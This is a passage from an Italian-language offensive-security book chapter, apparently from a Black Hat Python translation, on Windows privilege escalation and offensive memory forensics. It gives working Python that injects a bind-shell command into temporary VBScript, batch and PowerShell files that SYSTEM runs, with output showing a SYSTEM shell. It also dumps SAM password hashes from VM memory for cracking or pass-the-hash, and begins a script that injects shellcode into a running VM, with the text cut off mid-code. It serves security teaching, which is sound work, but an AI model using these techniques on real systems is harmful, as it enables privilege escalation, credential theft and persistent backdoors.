La modalità di inizializzazione di un processo e i permessi e privilegi che sono impostati su un token determinano quali task questo processo o thread può compiere. Uno sviluppatore con buone intenzioni potrebbe avere un'applicazione di sistema come parte di un prodotto di sicurezza e voler dare a un utente non privilegiato la capacità di controllare il servizio principale, che è un driver. Lo sviluppatore applica al processo la funzione `AdjustTokenPrivileges` delle API native di Windows e in modo innocente concede all'applicazione il privilegio `SeLoadDriver`. Ciò a cui non sta pensando lo sviluppatore è che potete arrampicarvi all'interno di questa applicazione, avendo anche voi la possibilità di caricare e rilasciare tutti i driver che volete, il che significa che potete lanciare un *rootkit* in kernel mode (e questo significa *game over*). Tenete presente che, se non potete eseguire il vostro processo di monitoring come SYSTEM o come utente amministratore, dovete tenere sott'occhio i processi che siete in grado di monitorare, per vedere se ci sono privilegi aggiuntivi sui quali potete far leva. Un processo che è in esecuzione da parte del vostro utente e che ha dei privilegi sbagliati vi fornisce un modo fantastico per passare a SYSTEM o eseguire codice nel kernel. Dei privilegi interessanti che ho sempre cercato sono elencati in Tabella 10.1.

Tabella 10.1 - Privilegi interessanti.

Nome del privilegio	Accesso che viene concesso
SeBackupPrivilege	Abilita il processo utente al backup di file e directory e concede accesso in lettura ai file, a prescindere da ciò che definisce la loro ACL
SeDebugPrivilege	Abilita il processo utente a fare il debug di altri processi. Questo include anche la possibilità di iniettare DLL o codice dentro i processi in esecuzione
SeLoadDriver	Abilita il processo utente a caricare e rilasciare dei driver

Non è esaustiva, ma è utile come punto di partenza.

NOTA

Per una lista completa dei privilegi, visitate: [http://msdn.microsoft.com/en-us/library/windows/desktop/bb530716\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx).

Ora che conosciamo gli elementi fondamentali in merito a cosa sono i privilegi e quali cercare, utilizziamo Python per cercare automaticamente i privilegi abilitati sui processi che stiamo monitorando. Faremo uso dei moduli win32security, win32api e win32con. Se in qualche caso non riuscite a caricare questi moduli, tutte le seguenti funzioni possono essere tradotte in chiamate native usando la libreria ctypes (ovviamente con molto lavoro in più). Aggiungete il seguente codice a *process_monitor.py*, direttamente sopra la nostra funzione `log_to_file`:

```
def get_process_privileges(pid):  
    try:  
        # ottieni un riferimento al processo target  
        hproc = win32api.OpenProcess(  
            win32con.PROCESS_QUERY_INFORMATION, False, pid) ❶  
        # apri il token del processo principale  
        htok = win32security.OpenProcessToken(  
            hproc, win32con.TOKEN_QUERY) ❷  
        # recupera la lista dei privilegi abilitati  
        privs = win32security.GetTokenInformation(  
            htok, win32security.TokenPrivileges) ❸  
        # itera sui privilegi e stampa quelli abilitati  
        priv_list = ""  
        for i in privs:  
            # controlla se il privilegio e' abilitato  
            if i[1] == 3: ❹  
                priv_list += "%s|" % win32security.LookupPrivilegeName(  
                    None, i[0]) ❺  
    except:  
        priv_list = "N/A"  
    return priv_list
```

Usiamo il process ID per ottenere un riferimento al processo target ❶. Dopo apriamo il process token ❷ e chiediamo le informazioni del token di questo processo ❸. L'invio della struttura `win32security.TokenPrivileges` serve per fare in modo che la chiamata alle API restituisca tutte le informazioni sui privilegi di questo processo. La chiamata alla funzione restituisce una lista di tuple, dove il primo membro della tupla è il privilegio e il secondo indica se il privilegio è abilitato o meno. Poiché siamo interessati solamente ai privilegi abilitati, prima controlliamo se il privilegio è abilitato ❹ e poi cerchiamo il nome del privilegio ❺. Ora modificheremo il nostro codice esistente in modo da mostrare un output più consono e mettere a log queste informazioni. A tale scopo, cambiate le seguenti linee di codice:

```
privileges = "N/A"
```

diventa:

```
privileges = get_process_privileges(pid)
```

Ora che abbiamo aggiunto il codice per il tracking dei privilegi, eseguiamo nuovamente lo script *process_monitor.py* e controlliamo l'output. Dovreste vedere le informazioni sui privilegi come mostrato nell'output qui sotto:

```
C:\> python.exe process_monitor.py
```

```
20130907233506.055054-300,JUSTIN-
```

```
V2TRL6LD\Administrator,C:\WINDOWS\system32\notepad.exe,"C:\WINDOWS\system32\notepad.exe",660,508,SeChangeNotifyPrivilege|SeImpersonatePrivilege|SeCreateGlobalPrivilege|
```

```
20130907233515.914176-300,JUSTIN-
```

```
V2TRL6LD\Administrator,C:\WINDOWS\system32\calc.exe,"C:\WINDOWS\system32\calc.exe",1004,508,SeChangeNotifyPrivilege|SeImpersonatePrivilege|SeCreateGlobalPrivilege|
```

Potete vedere che stiamo facendo correttamente il logging dei privilegi abilitati per questi processi. Possiamo facilmente aggiungere allo script dell'intelligenza per mettere a log solamente i processi eseguiti da utenti non privilegiati, ma che comunque hanno dei privilegi interessanti abilitati. Vedremo come questo utilizzo del process monitoring ci consentirà di trovare processi che stanno utilizzando file esterni in modo insicuro.

Vincere la gara

Gli script batch, i VBScript e gli script PowerShell rendono la vita più semplice agli amministratori di sistema, consentendo di automatizzare task noiosi. I loro scopi possono variare dalla registrazione continua su un servizio di inventariato centralizzato al forzare l'aggiornamento di software dai loro repository. Un problema comune in questi file di scripting è la mancanza di corrette ACL. In diversi casi, su server terzi, ho trovato script batch o PowerShell che venivano eseguiti una volta al giorno dall'utente SYSTEM ma risultavano scrivibili globalmente da ogni utente.

Se lanciate il vostro monitor dei processi in un'azienda (oppure semplicemente installate l'esempio di servizio fornito all'inizio di questo capitolo) per un tempo abbastanza lungo, dovrete vedere che la registrazione dei processi somiglia a questa:

```
20130907233515.914176-300,NT AUTHORITY\SYSTEM,C:\WINDOWS\system32\cscript.exe,  
C:\WINDOWS\system32\cscript.exe /nologo  
"C:\WINDOWS\Temp\aznd1dsddfogg.vbs",1004,4,SeChangeNotifyPrivilege|SeImpersonateP
```

Potete vedere che un processo SYSTEM è stato creato dal file binario *cscript.exe* e gli viene passato il parametro *C:\WINDOWS\Temp\and1dsddfogg.vbs*. Il servizio di esempio fornito all'inizio del capitolo dovrebbe generare questi eventi una volta al minuto. Se andate a vedere il contenuto della directory, non troverete questo file. Ciò che accade è che il servizio crea un nome del file casuale, mette il VBScript nel file e poi esegue tale VBScript. Ho visto diverse volte dei software commerciali compiere questa azione e ho visto software che copiano dei file in una posizione temporanea, li eseguono e poi li cancellano.

Per sfruttare questa condizione, dobbiamo vincere la gara sull'esecuzione del codice. Quando il software o il task schedulato creano il file, dobbiamo essere capaci di iniettarci il nostro codice prima che il processo lo esegua e poi al termine lo cancelli. Il trucco in questo caso è l'utilizzo dell'utile API Windows chiamata *ReadDirectoryChangesW*, la quale ci consente di monitorare una directory per rilevare dei cambiamenti sui suoi file o sottodirectory. Possiamo quindi filtrare questi eventi in modo da essere in grado di stabilire quando il file è stato "salvato", per poter iniettare velocemente il nostro codice prima che il file venga eseguito. Può essere incredibilmente utile tenere semplicemente sott'occhio tutte le directory temporanee per un periodo di 24 ore o superiore, poiché delle volte si trovano interessanti bug o informazioni che potenzialmente possono consentire di scalare i privilegi.

Iniziamo creando un file monitor che ci consentirà di iniettare automaticamente del codice. Create un nuovo file chiamato *file_monitor.py* e copiate il seguente codice:

```
# Modifica del seguente esempio originale:  
# http://timgolden.me.uk/python/win32\_how\_do\_i/watch\_directory\_for\_changes.html
```

```

import tempfile
import threading
import win32file
import win32con
import os

# queste sono comuni directory di file temporanei
dirs_to_monitor = ["C:\WINDOWS\Temp",tempfile.gettempdir()] ❶

# costanti che indicano proprieta' di modifica dei file
FILE_CREATED          = 1
FILE_DELETED          = 2
FILE_MODIFIED         = 3
FILE_RENAMED_FROM    = 4
FILE_RENAMED_TO      = 5

def start_monitor(path_to_watch):
    # creiamo un thread per ogni monitoring
    FILE_LIST_DIRECTORY = 0x0001
    h_directory = win32file.CreateFile( ❷
        path_to_watch,
        FILE_LIST_DIRECTORY,
        win32con.FILE_SHARE_READ | win32con.FILE_SHARE_WRITE |
win32con.FILE_SHARE_DELETE,
        None,
        win32con.OPEN_EXISTING,
        win32con.FILE_FLAG_BACKUP_SEMANTICS,
        None)
    while 1:
        try:
            results = win32file.ReadDirectoryChangesW( ❸
                h_directory,
                1024,
                True,
                win32con.FILE_NOTIFY_CHANGE_FILE_NAME |
                win32con.FILE_NOTIFY_CHANGE_DIR_NAME |
                win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES |
                win32con.FILE_NOTIFY_CHANGE_SIZE |
                win32con.FILE_NOTIFY_CHANGE_LAST_WRITE |
                win32con.FILE_NOTIFY_CHANGE_SECURITY,
                None,
                None
            )

```

```

for action, file_name in results: ❹
    full_filename = os.path.join(path_to_watch, file_name)
    if action == FILE_CREATED:
        print "[ + ] Created %s" % full_filename
    elif action == FILE_DELETED:
        print "[ - ] Deleted %s" % full_filename
    elif action == FILE_MODIFIED:
        print "[ * ] Modified %s" % full_filename
        # salva il contenuto
        print "[vvv] Dumping contents..."
        try: ❺
            fd = open(full_filename, "rb")
            contents = fd.read()
            fd.close()
            print contents
            print "[^^^] Dump complete."
        except:
            print "[!!!] Failed."
    elif action == FILE_RENAMED_FROM:
        print "[ > ] Renamed from: %s" % full_filename
    elif action == FILE_RENAMED_TO:
        print "[ < ] Renamed to: %s" % full_filename
    else:
        print "[???] Unknown: %s" % full_filename
except:
    pass

for path in dirs_to_monitor:
    monitor_thread = threading.Thread(target=start_monitor, args=(path,))
    print "Spawning monitoring thread for path: %s" % path
    monitor_thread.start()

```

Definiamo una lista di directory che vogliamo monitorare ❶, che nel nostro caso sono le due comuni directory dei file temporanei. Tenete a mente che potrebbero esserci altri posti da tenere sott'occhio, per cui editate questa lista a seconda di ciò che vi interessa. Per ognuno di questi percorsi creiamo un thread di monitoring che chiama la funzione `start_monitor`. Il primo compito di questa funzione è acquisire un riferimento alla directory che vogliamo monitorare ❷. Chiamiamo poi la funzione `ReadDirectoryChangesW` ❸, la quale ci notifica i cambiamenti che avvengono. Riceviamo il nome del file che è cambiato e il tipo di evento che si è verificato ❹. Stampiamo poi informazioni utili in merito a ciò che è successo con questo particolare file e, se rileviamo che è stato modificato, salviamo il suo contenuto ❺.

Prova su strada

Aprirete una shell *cmd.exe* ed eseguite *file_monitor.py*:

```
C:\> python.exe file_monitor.py
```

Aprirete una seconda shell ed eseguite i seguenti comandi:

```
C:\> cd %temp%

C:\DOCUMENT~1\ADMINI~1\LOCALS~1\Temp> echo hello > filetest
C:\DOCUMENT~1\ADMINI~1\LOCALS~1\Temp> rename filetest file2test
C:\DOCUMENT~1\ADMINI~1\LOCALS~1\Temp> del file2test

Spawning monitoring thread for path: C:\WINDOWS\Temp
Spawning monitoring thread for path: c:\docume~1\admini~1\locals~1\temp
[ + ] Created c:\docume~1\admini~1\locals~1\temp\filetest
[ * ] Modified c:\docume~1\admini~1\locals~1\temp\filetest
[vvv] Dumping contents...
hello
[^^^] Dump complete.
[ > ] Renamed from: c:\docume~1\admini~1\locals~1\temp\filetest
[ < ] Renamed to: c:\docume~1\admini~1\locals~1\temp\file2test
[ * ] Modified c:\docume~1\admini~1\locals~1\temp\file2test
[vvv] Dumping contents...
hello
[^^^] Dump complete.
[ - ] Deleted c:\docume~1\admini~1\locals~1\temp\FILE2T~1
```

Se tutto ha funzionato come previsto, vi esorto a tenere il vostro file monitor in esecuzione per 24 ore su un sistema target. Potreste restare sorpresi (o forse no) nel vedere la creazione di file, l'esecuzione e la cancellazione. Potete anche usare il vostro script di process-monitoring per provare interessanti percorsi di file da monitorare. Andiamo avanti aggiungendo la capacità di iniettare in modo automatico del codice in un file target.

Iniezione del codice

Ora che possiamo monitorare processi e posizioni dei file, vediamo come automatizzare l'iniezione del codice nei file target. I più comuni linguaggi di scripting che ho visto impiegare sono VBScript, file batch e PowerShell. Creeremo uno snippet di codice molto semplice, che produce una versione compilata del nostro tool *bhpnnet.py* con il livello di privilegi del servizio originario. Ci sono un vasto numero di cose sgradevoli che potete fare con questi linguaggi di scripting; creeremo un framework generale per fare queste cose dopo di che potrete sbizzarrirvi.

NOTA

Carlos Perez fa delle cose meravigliose con PowerShell; guardate:

<http://www.darkoperator.com/>.

Modifichiamo il nostro script *file_monitor.py* e aggiungiamo il seguente codice dopo le costanti che indicano le proprietà di modifica:

```
file_types      = {} ❶
command = "C:\WINDOWS\TEMP\bhpnnet.exe -l -p 9999 -c"
file_types['.vbs'] = [
    "\r\n'bhpmarker\r\n",
    "\r\nCreateObject(\"Wscript.Shell\").Run(\"%s\")\r\n" % command]
file_types['.bat'] = ["\r\nREM bhpmarker\r\n","\r\n%s\r\n" % command]
file_types['.ps1'] = ["\r\n#bhpmarker","Start-Process \"%s\"" % command]
# funzione che gestisce l'iniezione del codice
def inject_code(full_filename,extension,contents):
    # il nostro marker e' gia' nel file?
    if file_types[extension][0] in contents: ❷
        return
    # nessun marker; iniettiamo il marker e il codice
    full_contents = file_types[extension][0]
    full_contents += file_types[extension][1]
    full_contents += contents
    fd = open(full_filename,"wb") ❸
    fd.write(full_contents)
    fd.close()
    print "[\o/] Injected code."
    return
```

Iniziamo definendo un dizionario ❶ che avrà come chiave l'estensione del file e come

valore una lista contenente un marker unico e il codice che vogliamo iniettare. Usiamo un marker per evitare di finire in un loop infinito in cui vediamo la modifica di un file, inseriamo il nostro codice (il che causa un nuovo evento di modifica del file) e così via. Questo continua finché il file diventa enorme e il disco rigido inizia a soffrire. La successiva porzione di codice è la nostra funzione `inject_code` che gestisce la reale iniezione del codice e il controllo del marker del file. Dopo verifichiamo che il marker non esista ❷, quindi scriviamo il marker e il codice che il processo target vogliamo che esegua ❸. Ora dobbiamo modificare il nostro loop principale per includere la nostra verifica dell'estensione del file e la chiamata a `inject_code`.

—snip—

```
elif action == FILE_MODIFIED:
    print "[ * ] Modified %s" % full_filename
    # salva il contenuto
    print "[vvv] Dumping contents..."
    try:
        fd = open(full_filename, "rb")
        contents = fd.read()
        fd.close()
        print contents
        print "[^^^] Dump complete."
    except:
        print "[!!!!] Failed."
    ##### NEW CODE STARTS HERE
    filename, extension = os.path.splitext(full_filename) ❶
    if extension in file_types: ❷
        inject_code(full_filename, extension, contents)
    ##### END OF NEW CODE
```

—snip—

Questa è una aggiunta al loop principale piuttosto chiara da capire. Spezziamo il nome del file per ricavare l'estensione ❶ e poi controlliamo se l'estensione fa parte dei tipi di file che ci interessano ❷. Se l'estensione del file è presente nel nostro dizionario, allora chiamiamo la funzione `inject_code`. Facciamolo girare.

Prova su strada

Se avete installato il servizio di esempio di cui abbiamo parlato all'inizio del capitolo, allora potete facilmente fare il test del fantasioso *code injector*. Assicuratevi che il servizio sia in esecuzione e semplicemente eseguite il vostro script `file_monitor.py`. Alla fine, dovrete vedere l'output indicare che un file `.vbs` è stato creato e modificato e che il codice è stato iniettato. Se tutto va bene, dovrete essere in grado di eseguire lo script

bhpnet.py del Capitolo 2 per connettere il listener che avete appena creato. Per essere sicuri che la vostra scalata dei privilegi funzioni, connettetevi al listener e controllate con quale utente siete in esecuzione.

```
$ ./bhpnet.py -t 192.168.1.10 -p 9999
```

```
<CTRL-D>
```

```
<BHP:#> whoami
```

```
NT AUTHORITY\SYSTEM
```

```
<BHP:#>
```

Questo vi indicherà che avete raggiunto il sacro account SYSTEM e che la vostra iniezione di codice ha funzionato.

Potreste aver raggiunto la fine di questo capitolo pensando che alcuni di questi attacchi siano un po' esoterici. Ma più tempo spenderete all'interno di una grande azienda, più realizzerete che questi attacchi sono assolutamente possibili. I tool di questo capitolo possono essere facilmente estesi o trasformati in script speciali da applicare una tantum, che potete usare in casi specifici per compromettere applicazioni o account locali. WMI da solo può essere un'eccellente sorgente di ricognizione di dati locali che potete usare in attacchi successivi una volta che siete dentro una rete. La scalata dei privilegi è una parte essenziale di ogni buon trojan.

Automatizzare tecniche forensi per scopi offensivi

Chiudiamo il libro occupandoci delle macchine virtuali: vedremo come ottenere password hash da una macchina virtuale in esecuzione e come iniettare shellcode direttamente in una macchina virtuale.

Gli esperti di informatica forense spesso vengono chiamati dopo che avviene una violazione, o anche per stabilire se c'è stato un incidente. Solitamente chiedono uno snapshot della RAM della macchina in modo da catturare chiavi crittografiche o altre informazioni che risiedono solamente in memoria. Fortunatamente per loro, un team di talentuosi sviluppatori ha creato un intero framework Python adatto a questo task, chiamato *Volatility*, considerato un avanzato memory forensics framework. Gli *incident responders*, i *forensic examiner* e i *malware analyst* possono usare Volatility anche per una varietà di altre operazioni, quali ispezionare gli oggetti del kernel, esaminare e fare il dumping di processi e così via. Noi, ovviamente, siamo più interessati alle capacità offensive fornite da Volatility.

Innanzitutto vedremo come usare alcune delle funzionalità da linea di comando per ottenere password hash da una macchina virtuale VMWare in esecuzione, quindi impareremo ad automatizzare questo processo a due step includendo Volatility nel nostro script. L'esempio finale mostrerà come possiamo iniettare shellcode direttamente dentro una VM in esecuzione, in una precisa posizione che scegliamo. Questa tecnica può essere usata per quegli utenti paranoici che navigano o inviano e-mail solamente da una VM. Possiamo anche lasciare una *backdoor* nascosta in uno snapshot di una VM che verrà eseguito quando l'amministratore ripristinerà la VM. Questo metodo di iniezione del codice è utile anche per eseguire del codice in un computer che ha una porta FireWire alla quale potete accedere, ma che è chiusa o in stato di sleep e richiede una password. Iniziamo!

Installazione

Volatility è estremamente facile da installare; dovete semplicemente scaricarlo da <https://code.google.com/p/volatility/downloads/list>. Tipicamente non faccio un'installazione completa. Piuttosto, lo metto in una directory locale che aggiungo al path di ricerca, come vedrete nella prossima sezione. È incluso anche un installer Windows. Scegliete il metodo di installazione che preferite; dovrebbe funzionare bene qualunque sia la vostra scelta.

Profili

Volatility usa il concetto di profili per stabilire come applicare le necessarie signature e offset per ottenere informazioni della memoria. Ma se potete recuperare un'immagine della memoria da un target via FireWire o in remoto, potreste non conoscere la versione esatta del sistema operativo che state attaccando. Fortunatamente, Volatility include un plugin chiamato *imageinfo* che prova a stabilire il profilo che dovrete usare nei confronti di un target. Potete eseguire il plugin nel seguente modo:

```
$ python vol.py imageinfo -f "memorydump.img"
```

Dopo che lo avete eseguito, dovrebbe mostrarvi un bel po' di informazioni. La linea più importante è la *Suggested Profiles*, che dovrebbe somigliare alla seguente:

```
Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86
```

Quando eseguirete i prossimi esercizi su un target, da linea di comando dovete impostare il flag `-profile` al primo valore elencato dalla linea *Suggested Profile(s)*. Nello scenario mostrato sopra, useremo:

```
$ python vol.py plugin -profile="WinXPSP2x86" arguments
```

Saprete se avrete impostato un profilo sbagliato perché nessuno dei plugin funzionerà correttamente, oppure Volatility darà degli errori indicando che non può trovare una corretta mappatura degli indirizzi.

Catturare password hash

Ottenere le password hash su una macchina Windows dopo una penetration è un obiettivo comune agli attacker. Questi hash possono essere craccati offline nel tentativo di ottenere la password del target, o possono essere usati in un attacco *pass-the-hash* per guadagnare l'accesso ad altre risorse di rete. Posti ideali in cui guardare per provare a ottenere questi hash sono le VM e gli snapshot fatti su un target. Che il target sia un utente paranoico che esegue operazioni ad alto rischio solamente su una VM o un'azienda che tenta di contenere alcune attività dei suoi utenti tramite VM, le VM sono un eccellente punto per raccogliere informazioni dopo che avete guadagnato l'accesso all'hardware dell'host.

Volatility rende questo processo di recupero estremamente semplice. Innanzi tutto diamo uno sguardo a come usare i necessari plugin per recuperare gli offset in memoria dove le password hash possono essere recuperate, quindi recupereremo gli hash stessi. Infine creeremo uno script per combinare questo in un singolo step.

Windows memorizza le password locali nella cella del registro SAM, utilizzando un formato hashed, mentre la Windows boot key viene memorizzata nella cella del registro di sistema. Dobbiamo avere entrambe queste celle per poter estrarre gli hash dall'immagine della memoria. Per iniziare, eseguiamo il plugin *hivelist* per far sì che Volatility estragga gli offset in memoria dove si trovano queste due celle. Poi passeremo queste informazioni al plugin *hashdump* per fargli fare la reale estrazione dell'hash. Passate al vostro terminale ed eseguite il seguente comando:

```
$ python vol.py hivelist -profile=WinXPSP2x86 -f "WindowsXPSP2.vmem"
```

Dopo uno o due minuti dovrete vedere dell'output che mostra dove queste celle si trovano in memoria. Per essere concisi, riporto solamente una porzione di tale output:

Virtual	Physical	Name
-----	--	
0xe1666b60	0x0ff01b60	\Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe1673b60	0x0fedbb60	\Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe1455758	0x070f7758	[no name]
0xe1035b60	0x06cd3b60	\Device\HarddiskVolume1\WINDOWS\system32\config\system

Nell'output, potete vedere in grassetto gli offset della memoria fisica e virtuale sia delle chiavi del SAM sia di quelle di sistema. Tenete a mente che l'offset virtuale rivela la posizione in memoria, in relazione al sistema operativo, delle celle. Ora che abbiamo le celle della SAM e di sistema, possiamo passare gli offset virtuali al plugin *hashdump*. Riportatevi al vostro terminale e inserite il seguente comando, tenendo presente che i vostri indirizzi virtuali saranno differenti da quelli che vi ho mostrato.

```
$ python vol.py hashdump -d -d -f "WindowsXPSP2.vmem" -profile=WinXPSP2x86 -y
```

```
0xe1035b60 -s 0xe17adb60
```

L'esecuzione del comando precedente dovrebbe darvi risultati simili a questo:

```
Administrator:500:74f77d7aaadd538d5b79ae2610dd89d4c:537d8e4d99dfb5f5e92e1fa37704
Guest:501:aad3b435b51404ad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:bf57b0cf30812c924kdkkd68c99f0778f7:457fbd0ce4f6030978d124j272f
SUPPORT_38894df:1002:aad3b435221404eeaad3b435b51404ee:929d92d3fc02dcd099fdaecfdfa
```

Perfetto! Adesso possiamo inviare gli hash al nostro tool di cracking preferito o eseguire un pass-the-hash per autenticarci su altri servizi. Ora riordiniamo questi passi e inseriamoli in un nostro script standalone. Aprite un file *grabhashes.py* e inserite il seguente codice:

```
import sys
import struct
import volatility.conf as conf
import volatility.registry as registry
memory_file = "WinXPSP2.vmem" ❶
sys.path.append("/Downloads/volatility-2.3.1") ❷
registry.PluginImporter()
config = conf.ConfigObject()
import volatility.commands as commands
import volatility.addrspace as addrspace
config.parse_options()
config.PROFILE = "WinXPSP2x86"
config.LOCATION = "file://%s" % memory_file
registry.register_global_options(config, commands.Command)
registry.register_global_options(config, addrspace.BaseAddressSpace)
```

Prima impostiamo una variabile per puntare l'immagine della memoria ❶ che analizzeremo. Dopo includiamo il percorso in cui abbiamo scaricato Volatility ❷ in modo che il nostro codice possa importare le librerie di Volatility. Il resto del codice serve semplicemente per impostare la nostra istanza di Volatility con le opzioni del profilo e di configurazione.

Ora inseriamo il codice che effettua realmente l'hash-dumping. Aggiungete le seguenti linee a *grabhashes.py*:

```
from volatility.plugins.registry.registryapi import RegistryApi
from volatility.plugins.registry.lsadump import HashDump
registry = RegistryApi(config) ❶
registry.populate_offsets() ❷
sam_offset = None
sys_offset = None
```



```

for offset in registry.all_offsets:
    if registry.all_offsets[offset].endswith("\SAM"): ❸
        sam_offset = offset
        print "[*] SAM: 0x%08x" % offset
    if registry.all_offsets[offset].endswith("\system"): ❹
        sys_offset = offset
        print "[*] System: 0x%08x" % offset
    if sam_offset is not None and sys_offset is not None:
        config.sys_offset = sys_offset ❺
        config.sam_offset = sam_offset
        hashdump = HashDump(config) ❻
        for hash in hashdump.calculate():
            print hash
        break

if sam_offset is None or sys_offset is None:
    print "[*] Failed to find the system or SAM offsets."

```

Innanzitutto creiamo una nuova istanza di `RegistryApi` ❶ che è una helper class con le più comuni funzioni di registro; come parametro vuole solamente la configurazione attuale. La chiamata `populate_offsets` ❷ equivale a eseguire il comando *hivelist* che abbiamo visto in precedenza. Quindi iniziamo a muoverci attraverso tutte le celle che abbiamo scoperto, cercando le celle del SAM ❸ e di sistema ❹. Quando le troviamo, aggiorniamo la configurazione con i loro rispettivi offset ❺. A questo punto creiamo l'oggetto `HashDump` ❻ passandogli la configurazione attuale. Lo step finale ❼ consiste nell'iterare attraverso i risultati restituiti dalla funzione `calculate`, la quale produce gli username e le loro associate hash.

Ora eseguiamo questo script, che è un unico file Python standalone:

```
$ python grabhashes.py
```

Dovreste vedere lo stesso output di quando avete eseguito i due plugin separatamente. Un trucco che suggerisco è che quando cercate di unire assieme più funzionalità (o prendere in prestito funzionalità esistenti), fate un *grep* nel codice sorgente di Volatility per vedere come loro fanno le cose. Volatility non è una libreria Python come Scapy ma, esaminando come gli sviluppatori usano il loro codice, potete capire come usare in modo corretto ogni classe o funzione che loro espongono.

Adesso andiamo avanti facendo del semplice *reverse engineering*, per poi fare dell'iniezione di codice finalizzata a infettare una macchina virtuale.

Iniezione diretta del codice

La tecnologia di virtualizzazione è utilizzata sempre più di frequente, sia a causa della paranoia degli utenti, sia per requisiti cross-platform del software per ufficio o per la concentrazione di servizi in sistemi hardware più robusti. In ognuno di questi casi, se avete compromesso un sistema host e vedete in uso delle VM, può essere conveniente tentare una scalata a esse. Se vedete anche dei file snapshot di VM, questi possono essere un posto perfetto in cui impiantare shellcode in modo persistente. Infatti, se un utente torna indietro su uno snapshot che avete infettato, il vostro shellcode verrà eseguito e voi avrete una nuova shell.

Per realizzare una iniezione del codice nel guest dobbiamo trovare un punto ideale in cui effettuare tale operazione. Se avete del tempo, l'ideale sarebbe trovare il loop del servizio principale in un processo SYSTEM, poiché questo vi garantisce privilegi di alto livello sulla VM, e così anche il vostro shellcode verrà chiamato. Lo svantaggio è che, se scegliete il punto sbagliato, o il vostro shellcode non è scritto correttamente, potete corrompere il processo ed essere beccati dall'utente finale o arrestare la VM stessa.

Come obiettivo di partenza, faremo un semplice reverse engineering della calcolatrice di Windows. Il primo step è caricare *calc.exe* in Immunity Debugger e scrivere un semplice script di code coverage che ci aiuti a trovare il pulsante funzione =.

NOTA

Scaricate Immunity Debugger da: <http://debugger.immunityinc.com/>.

L'idea è che possiamo rapidamente effettuare il reverse engineering, testare il nostro metodo di iniezione del codice e riprodurre facilmente i risultati. Usando questo come base, potreste progredire cercando target più difficili e iniettando shellcode più avanzato. Poi, naturalmente, trovate un computer che supporti FireWire e provatelo là!

Iniziamo con un semplice Immunity Debugger PyCommand. Aprite un nuovo file sulla vostra Windows XP VM e chiamatelo *codecoverage.py*. Assicuratevi di salvarlo nella directory principale dell'installazione di Immunity Debugger, sotto la directory PyCommands.

```
from immlib import *  
  
class cc_hook(LogBpHook):  
    def __init__(self):  
        LogBpHook.__init__(self)  
        self.imm = Debugger()  
    def run(self, regs):  
        self.imm.log("%08x" % regs['EIP'], regs['EIP'])
```

```

        self.imm.deleteBreakpoint(regs['EIP'])

    return

def main(args):
    imm = Debugger()
    calc = imm.getModule("calc.exe")
    imm.analyseCode(calc.getCodebase())
    functions = imm.getAllFunctions(calc.getCodebase())
    hooker = cc_hook()
    for function in functions:
        hooker.add("%08x" % function, function)
    return "Tracking %d functions." % len(functions)

```

Questo è un semplice script che trova ogni funzione in *calc.exe* e per ognuna imposta un one-shot breakpoint. Questo significa che, per ogni funzione che viene eseguita, Immunity Debugger mostra in output l'indirizzo della funzione e rimuove il breakpoint in modo che non dobbiamo continuamente mettere a log gli stessi indirizzi della funzione. Caricate *calc.exe* in Immunity Debugger, ma non mandatelo ancora in esecuzione. Poi nel command bar, in basso nella schermata di Immunity Debugger, inserite:

```
!codecoverage
```

Ora potete eseguire il processo premendo il tasto **F9**. Se passate al **Log View (Alt-L)**, vedrete le funzioni che scorrono. Ora cliccate sui pulsanti che preferite, eccetto il pulsante **=**. L'idea è che volete eseguire ogni cosa tranne la funzione che state cercando. Dopo che avete cliccato a sufficienza, fate un clic destro nel **Log View** e selezionate **Clear Window**. Questo rimuove tutte le funzioni che avete premuto in precedenza. Potete verificare questo cliccando su un pulsante sul quale avete cliccato in precedenza; non dovrete vedere apparire nulla nella finestra di log.

Ora cliccate sul pulsante **=**. Nella schermata di log dovete vedere solamente un unico campo (dovete inserire una espressione, come $3+3$, e poi premere il pulsante **=**). Sulla mia macchina virtuale con Windows XP SP2, questo indirizzo è 0x01005D51.

Benissimo! Il nostro tour di Immunity Debugger e alcune tecniche basilari di code coverage è terminato e abbiamo l'indirizzo in cui vogliamo iniettare il codice. Iniziamo con la scrittura del nostro codice Volatility che si occupa di questo sporco lavoro. Questo è un processo in più stadi. Innanzi tutto dobbiamo fare uno scan della memoria per cercare il processo *calc.exe*, poi cercare nel suo spazio di memoria un posto in cui iniettare lo shellcode e quindi trovare un offset fisico nell'immagine della RAM che contenga la funzione che abbiamo trovato in precedenza. Dobbiamo quindi inserire un piccolo salto all'indirizzo della funzione associata al pulsante **=**, in modo che vada al nostro shellcode e lo esegua. Lo shellcode che usiamo per questo esempio proviene da una dimostrazione che ho fatto a una fantastica conferenza sulla sicurezza, in Canada,

chiamata *Countermeasure*. Questo shellcode usa offset hardcoded, per cui i vostri valori potrebbero variare.

NOTA

Se volete scrivere il vostro MessageBox shellcode, guardate questo tutorial: <https://www.corelan.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-introduction-to-win32-shellcoding/>.

Aprire un nuovo file, chiamatelo *code_inject.py* e inserite il seguente codice:

```
import sys
import struct
equals_button = 0x01005D51
memory_file = "WindowsXPSP2.vmem"
slack_space = None
trampoline_offset = None
# leggi il nostro shellcode
sc_fd = open("cmeasure.bin", "rb") ❶
sc = sc_fd.read()
sc_fd.close()
sys.path.append("/Users/justin/Downloads/volatility-2.3.1")
import volatility.conf as conf
import volatility.registry as registry
registry.PluginImporter()
config = conf.ConfigObject()
import volatility.commands as commands
import volatility.addrspace as addrspace
registry.register_global_options(config, commands.Command)
registry.register_global_options(config, addrspace.BaseAddressSpace)
config.parse_options()
config.PROFILE = "Win2003SP2x86"
config.LOCATION = "file://%s" % memory_file
```

Questo codice di setup è identico al precedente codice che abbiamo scritto, con la differenza che stiamo leggendo lo shellcode ❶ che inietteremo nella VM. Ora aggiungiamo il resto del codice che realizza effettivamente l'iniezione.

```
import volatility.plugins.taskmods as taskmods
p = taskmods.PSList(config) ❶
for process in p.calculate(): ❷
    if str(process.ImageFileName) == "calc.exe":
        print "[*] Found calc.exe with PID %d" % process.UniqueProcessId
        print "[*] Hunting for physical offsets...please wait."
```

```

address_space = process.get_process_address_space() ❸
